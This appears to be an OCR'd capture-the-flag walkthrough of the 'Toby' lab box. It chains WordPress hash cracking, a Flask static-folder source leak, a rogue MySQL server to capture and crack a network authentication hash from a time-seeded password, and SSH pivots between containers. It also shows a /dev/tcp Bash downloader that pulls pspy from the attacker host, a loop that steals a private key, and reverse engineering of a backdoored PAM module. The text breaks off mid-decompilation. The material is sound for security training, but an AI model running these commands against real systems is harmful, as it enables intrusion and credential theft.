
```
hashcat -m 400 --user hashes.txt pass --show

toby-admin:$P$B3xHYCYdc8rgZ6Uyg5kzgmeeLlEMUL0:tobykeith1
```

We can rembmer that the user `toby-admin` exists also on Gogs apart from Wordpress. So, we try logging in as `toby-admin` on Gogs :




Now, we are able to see two new personal repositories: `supportsystem-db` and `personal-webapp`.

Let's explore both of these repositories. We start with the `supportsystem-db`:



This repository has only a `.db` file and the note states that this was meant for a support system and it's not yet complete.

Moving on to `personal-webapp`:




This looks like the source code for the web application that we accessed on `172.69.0.104`.

In the Flask personal web application, there is this commented part with notes from the creator of the web application:

```
## API START

# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment
@app.route("/api/dbtest")
```

Let's also look at the commits made by the author as they may reveal interesting changes:



The only available commit refers to fixing static files. According to the Flask API the `static_folder` variable definition is:

```
static_folder (Optional[Union[str, os.PathLike]]) – The folder with static files that is served at static_url_path. Relative to the application root_path or an absolute path. Defaults to 'static'.
```

While for the `static_url_path` the definition is the following:

```
static_url_path (Optional[str]) – can be used to specify a different path for the static files on the web. Defaults to the name of the static_folder folder.
```

The best way explain the misconfiguration here is to give an example. By default when the web application requests `/static/app.js` reads the file from `static/app.js` realtive to the application root. By changing the `static_folder` variable to be empty requesting `/static/app.js` returns `./app.js` realtive to the application root. This means that we can exfiltrate the code running on the current instance using the following request:

```
proxychains curl http://172.69.0.104/static/app.py
```


We have the source code:

```
#!/usr/bin/python3

import json
import random
```

```
import time
import string
from subprocess import Popen, PIPE
import os
import ipaddress
from flask import *

app = Flask(__name__, static_folder="", static_url_path="/static")

def validate_ip(ip):
        try:
                if "/" in ip:
                        raise ValueError("Please no netmasks!")
                _ = ipaddress.ip_address(ip)
        except Exception as e:
                return False
        return True

## API START

# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment
@app.route("/api/dbtest")
def dbtest():
        hostname = "mysql.toby.htb"
        if "secretdbtest_09ef" in request.args and
validate_ip(request.args['secretdbtest_09ef']):
                hostname = request.args['secretdbtest_09ef']
        username = os.environ['DB_USERNAME']
        password = os.environ['DB_PASSWORD']
        # specify mysql_native_password in case of server incompatibility
        process = Popen(['mysql', '-u', username, '-p'+password, '-h', hostname, '--
default-auth=mysql_native_password', '-e', 'SELECT @@version;'], stdout=PIPE,
stderr=PIPE)
        stdout, stderr = process.communicate()
        return (b'\n'.join([stdout, stderr])).strip()

@app.route("/api/password")
def api_password():
        chars = string.ascii_letters + string.digits
        random.seed(int(time.time()))
        password = ''.join([random.choice(chars) for x in range(32)])
        return Response(json.dumps({"password": password}),
mimetype="application/json")

## API END
```

```
## FRONTEND START

@app.route("/")
def test():
        return render_template("index.html")

@app.route("/password")
def password():
        return render_template("password.html")

@app.route("/db")
def db():
        return render_template("db.html")

@app.route("/links")
def links():
        return render_template("links.html")

@app.route("/notes")
def notes():
        return render_template("notes.html")

## FRONTEND END

@app.route("/healthcheck")
def healthcheck():
        return "OK"


if __name__ == "__main__":
        app.run(host="0.0.0.0", port=80)
```

Let's visit `http://172.69.0.104/api/dbtest`



mysql: [Warning] Using a password on the command line interface can be insecure. ERROR 1045 (28000): Access denied for user 'jack'@'172.69.0.104' (using password: YES)

It says access denied for user `jack`. Let's take a closer look at the code piece that handles requests to that endpoint:

```
@app.route("/api/dbtest")
def dbtest():
        hostname = "mysql.toby.htb"
        if "secretdbtest_09ef" in request.args and
validate_ip(request.args['secretdbtest_09ef']):
                hostname = request.args['secretdbtest_09ef']
        username = os.environ['DB_USERNAME']
        password = os.environ['DB_PASSWORD']
  # specify mysql_native_password in case of server incompatibility
        process = Popen(['mysql', '-u', username, '-p'+password, '-h', hostname, '--
default-auth=mysql_native_password', '-e', 'SELECT @@version;'], stdout=PIPE,
stderr=PIPE)
        stdout, stderr = process.communicate()
        return (b'\n'.join([stdout, stderr])).strip
```

There is a secrete parameter called `secretdbtest_09ef` that takes an IP address as a value. Unfortunately, we can't perform any kind of command injection here since the IP is properly parsed. But, we can see that we can make the endpoint connect back to us. With this we will be able to capture the MySQL network authentication hash and try to retrieve the password that was stored on an environment variable.

First of all, we need a Rogue MySQL Server to handle the connection. This particular project was used to read remote files from the server but this vulnerability has been patched so we will just use it to handle the connection.

```
git clone https://github.com/jib1337/Rogue-MySQL-Server
cd ./cd ./Rogue-MySQL-Server
python2.7 RogueSQL.py -f /etc/passwd
```


```
python2.7 RogueSQL.py -f /etc/passwd

Rogue MySQL Server
[+] Target files:
        /etc/passwd
[+] Starting listener on port 3306... Ctrl+C to stop

[+] Data recieved from 10.10.11.121
[+] Requesting /etc/passwd
```

Now, we open Wireshark and capture all traffic on `tun0`. Then, we issue the following command on our local machine:


```
proxychains curl http://172.69.0.104/api/dbtest?secretdbtest_09ef=10.10.14.6
```

```
proxychains curl http://172.69.0.104/api/dbtest?secretdbtest_09ef=10.10.14.6

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.69.0.104:80  ...  OK
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR 2013 (HY000) at line 1: Lost connection to MySQL server during query
```

The command exits with an error. But, we have captured all the traffic we need to extract the hash on Wireshark:



Highlighted are the two salts that are part of the final hash. Examining the next packet from the remote machine to our local machine we can find the password hash for the user:



The final hash must be of the form `$mysqlna$[8 char salt in hex][12 char salt in hex]*[password hash]` so we need to convert the two salts in hex and then append the password hash for the user `jack`.

```
echo -n '@?Y&K+4`hiY_R_cU`dSR' | xxd -p

403f59264b2b34606869595f525f635560645352
```

The final hash is the following:
`$mysqlna$403f59264b2b34606869595f525f635560645352*4d685b4404b442e8ffe368c67fb21a0a45027619`

We can use John to crack this hash:

```
john --wordlist=/usr/share/wordlists/rockyou.txt mysql_hash

Using default input encoding: UTF-8
Loaded 1 password hash (mysqlna, MySQL Network Authentication [SHA1 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE 0g/s 9134Kp/s 9134Kc/s 9134KC/s &knuddels&..*7¡Vamos!
Session completed.
```

Unfortunately, the password is not inside `rockyou.txt`. Reading once again the source code for the web application we can spot a comment that specifies the date upon which the credentials were placed on the environmental variables `# 10/07/21 - removed creds and placed in environment`. Also, the `api_password()` function uses timestamps as a seed to generate passwords, so we could generate a new word list that contains passwords generated from `api_password` for that whole day. Using an EpochConverter with a 24-hour clock, we can get the Epoch timestamps for `10/7/21` and `11/7/21` to create the word list.

```
10/7/21 -> Epoch timestamp: 1625875200
11/7/21 -> Epoch timestamp: 1625961600
```

So, we create the following script:

```
import time
import string
import random

start = 1625875200
end = 1625961600

with open('new_list','a') as f:
        chars = string.ascii_letters + string.digits
        for i in range(start,end):
                random.seed(int(i))
                password = ''.join([random.choice(chars) for x in range(32)])
                f.write(f"{password}\n")
```

We execute the script and we try cracking the has once again using `new_list` as our word list:

```
john --wordlist=./new_list mysql_hash

4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC (jack)
```

We have a clear text password for the user `jack`. Trying SSH on the main host as `jack` yields no results. So, we turn our attention back to the docker containers with port `22` open and we get a valid authentication on `172.69.0.102`:

```
proxychains ssh jack@172.69.0.102

jack@172.69.0.102's password:

jack@mysql:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack)
jack@mysql:~$ hostname
mysql.toby.htb
```

Enumerating the box reveals nothing of interest so we proceed to transfer pspy on the containerr to monitor for interesting processes. Unfortunately, neither `curl` nor `wget` are present on the system, so we must resolve to a pure Bash script to download pspy on the container. To do that we copy-paste the following code directly to Bash:

```
function __curl() {
```

```
    read proto server path <<<$(echo ${1//// })
    DOC=/${path// //}
    HOST=${server//:*}
    PORT=${server//*:}
    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/$PORT
    echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
    (while read line; do
     [[ "$line" == $'\r' ]] && break
    done && cat) <&3
    exec 3>&-
    }
```

Then, we are able to download files using the `__curl` function after we set up a Python simple HTTP server.

```
jack@mysql:/tmp$ function __curl() {
>   read proto server path <<<$(echo ${1//// })
<SNIP>
> }
jack@mysql:/tmp$ __curl http://10.10.14.6/pspy64s > pspy64s
jack@mysql:/tmp$ chmod +x pspy64s
jack@mysql:/tmp$ ./pspy64s
```

After a while, we can the following processes:

```
CMD: UID=0    PID=24213  | sh -c mysqldump wordpress -uroot -
pOnlyTheBestSecretsGoInShellScripts > /tmp/tmp.LK4Of6slcI/backup.txt

CMD: UID=0    PID=24237  | scp -o StrictHostKeyChecking=no -i /tmp/tmp.LK4Of6slcI/key
/tmp/tmp.LK4Of6slcI/backup.txt jack@172.69.0.1:/home/jack/backups/1650056641.txt
```

It appears like the MySQL wordpress database is being copied over to the host machine. We can use the following commands to read the private key of the user `jack`:

```
cat /tmp/*/key
while [ $? -ne 0 ]; do cat /tmp/*/key; done 2>/dev/null
```

```
jack@mysql:/tmp$ cat /tmp/*/key
cat: '/tmp/*/key': No such file or directory
jack@mysql:/tmp$ while [ $? -ne 0 ]; do cat /tmp/*/key; done 2>/dev/null

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
0jZ2DP0AFwApsAAAAIcm9vdEBsYWIBAgM=
-----END OPENSSH PRIVATE KEY-----
```

Copying the contents of the private key to a local file called `jack_key` and changing the permissions using `chmod 600 jack_key` we are finally able to login to the host machine using SSH.

```
ssh -i jack_key jack@10.10.11.121

jack@toby:~$ id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
```

The `user.txt` flag is inside the `/home/jack` directory.

Privilege Escalation

Enumerating the host reveals nothing of interest. So, we should retrace our steps and look what we haven't used so far.

Looking back to the Gogs service, we found `supportsystem-db` repository and a database file in it. We can download this database file and use Sqlite3 to investigate the contents of it:

```
sqlite3 support_system.db

sqlite> .schema
CREATE TABLE support_enc (
                                    user TEXT NOT NULL,
                                    support_submit_date INTEGER NOT NULL,
                                    enc_blob TEXT NOT NULL,
                                    enc_id INTEGER NOT NULL
                        );
CREATE TABLE enc_meta (
                                    enc_key TEXT NOT NULL,
                                    enc_iv TEXT NOT NULL,
                                    enc_mode TEXT NOT NULL
                        );
```

The output of `.schema` reveals that there might be some kind of encryption on support tickets. Our first step is to find which encryption algorithm is used on the data. With the following query we get an interesting output:

```
sqlite> .headers on
sqlite> .mode column
sqlite> select * from enc_meta;
enc_key                                                          enc_iv                            enc_mode
---------------------------------------------------------------  --------------------------------  --------
a3f2c368548d89ef3b81fe8a3cb75bd0a7365d60b4d0dfa9271f451bd71acbd5  c02905262cef2acd6a4002226f08be02  AES-CBC

3c621a058be8c975fa95f7342832e0b3de6ff010514419c73c89da0b4449eec0  e716209dd10c3c4b32e5366372cfd917  AES-CBC

bb89aa0bdc765946bba46514e8c5ea5cdade26485f5daee74b28225dd1e22339  6e9d20d41bcfd75e595dd0a196301715  AES-CBC
```

This suggests that the encryption algorithm is `AES` in `CBC` mode and we have also three keys and the corresponding IVs.


We can use the following query to extract the encrypted `data` along the correct `key` and `iv`:

```
SELECT enc_blob,enc_key, enc_iv FROM support_enc JOIN enc_meta ON support_enc.enc_id =
enc_meta.rowid;
```

```
sqlite> SELECT enc_blob,enc_key, enc_iv FROM support_enc JOIN enc_meta ON support_enc.enc_id
= enc_meta.rowid;

8dadda77134736074501b69eef9eb21ffdb5d4827565ab9ce50587349325ca27de85c94f318293df5c15d5177ecd
cf4876f90b57cce5cd81a61275ac24971fe9|a3f2c368548d89ef3b81fe8a3cb75bd0a7365d60b4d0dfa9271f451
bd71acbd5|c02905262cef2acd6a4002226f08be02
740e66f585adae9d02d4003116ffb9082779744ab1c21c420c4dd2c1aa53f265db23958e2a6af21bed36d160844d
7c99ce3ae0921b94476567148269c2ee93857e4f2798feb1118e9d17974ade1310a70ed6707acd3ccd92c211f30f
86cc2febbf9ad2178b243a3cd4923529770f81dc76a923f39de902b08dfe8c97af64e2132e01b1e0ec62532604e2
f932e6189c27a41cd833ee54536e515588d58deb4fa7ebddb9d6a827624aee18601b40f23c6002b40a2c99e417f8
f26bb55783e38768|3c621a058be8c975fa95f7342832e0b3de6ff010514419c73c89da0b4449eec0|e716209dd1
0c3c4b32e5366372cfd917
6292b9d69fed2672735a1b66a2cffe65|bb89aa0bdc765946bba46514e8c5ea5cdade26485f5daee74b28225dd1e
22339|6e9d20d41bcfd75e595dd0a196301715
```

The `enc_blob` field of the `support_enc` table contains the encrypted ticket data, and the `enc_meta` table contains all the necessary corresponding info for decrypting the `enc_blob` text.

Decrypting all the entries using Cyberchef the encrypted text with `enc_id` 2 stands out :



This hints that there might have been some tweaking with the authentication modules which might be responsible for the unusual authentication times.

Let's compare the time that the authentication process takes on the remote machine and on our local machine. We will use the `time` command while trying to switch to the user `root` with a wrong password:

```
jack@toby:~$ time $(echo -e "abc\n" | su root)
Password: su: Authentication failure

real    0m1.024s
user    0m0.020s
sys     0m0.002s
```

While on our local machine we have the following:

```
Password: su: Authentication failure

real    0m3.242s
user    0m0.000s
sys     0m0.016s
```

It's very slow on the remote machine. This is rather odd, and hints towards some tampering of the PAM authentication system. The most common place for PAM configurations (especially the ones related to `su`) are located in `/etc/pam.d/common-auth` .

```
jack@toby:~$ cat /etc/pam.d/common-auth

auth sufficient mypam.so nodelay
account sufficient mypam.so nodelay
<SNIP>
```

Comparing the file to our local machine it stands out that the two lines at the very top were added manually and are not part of any default configuration. So, on the remote system there is a PAM module installed called `mypam.so` and it is used as `sufficient` authentication, meaning that if this module claims that the authentication was successful then the user will be authenticated.

We can use `find` to locate this module on the remote system:

```
jack@toby:~$ find / -name mypam.so -ls 2>/dev/null

400692    240 -rwxr-xr-x   1 root     root       240616 Jul 14  2021 /usr/lib/x86_64-linux-gnu/security/mypam.so
```

We can use `scp` to transfer the module on our local machine to further investigate it.

```
scp -i jack_key jack@10.10.11.121:/usr/lib/x86_64-linux-gnu/security/mypam.so .
```

Then, we can use Ghidra to reverse engineer the module. The function we want to focus on is called pam_sm_authenticate since this is the one responsible for user authentication.

Decompile: pam_sm_authenticate - (mypam.so)

```
49          else {
50            pam_syslog(pamh,2,"auth could not identify password for [%s]",name);
51          }
52          name = (char *)0x0;
53          *piVar4 = iVar2;
54          goto LAB_00104990;
55        }
56        do {
57          __stream = fopen("/etc/.bd","r");
58          if (__stream == (FILE *)0x0) goto LAB_001048ff;
59          __isoc99_fscanf(__stream,"%[^\n]",pw);
60          fclose(__stream);
61          p_00 = p;
62          if (p[lVar10] != *(char *)((long)pw + lVar10)) {
63        LAB_001049d0:
64            iVar2 = _unix_verify_password(pamh,name,p_00,ctrl);
65            *piVar4 = iVar2;
66            goto LAB_00104990;
67          }
68          sVar5 = strlen(p);
69          puVar7 = (uint *)pw;
70          do {
71            puVar6 = puVar7;
72            uVar8 = *puVar6 + 0xfefefeff & ~*puVar6;
73            uVar9 = uVar8 & 0x80808080;
74            puVar7 = puVar6 + 1;
75          } while (uVar9 == 0);
76          bVar11 = (uVar8 & 0x8080) == 0;
77          if (bVar11) {
78            uVar9 = uVar9 >> 0x10;
79          }
80          if (bVar11) {
81            puVar7 = (uint *)((long)puVar6 + 6);
82          }
83          if (sVar5 != (long)puVar7 + ((-3 - (ulong)CARRY1((byte)uVar9,(byte)uVar9)) - (long)pw))
84          goto LAB_001049d0;
85          lVar10 = lVar10 + 1;
86          usleep(100000);
87        } while (lVar10 != 10);
88        p = (char *)0x0;
89      }
90      name = (char *)0x0;
91    LAB_001048ff:
92      *piVar4 = 0;
93    }
94    else {
95      if (iVar2 == 0x1e) {
96        iVar2 = 0x1f;
97      }
98      *piVar4 = iVar2;
99    }
100   LAB_00104990:
101   pam_set_data(pamh,"unix_setcred_return",piVar4,setcred_free);
102   LAB_00104950:
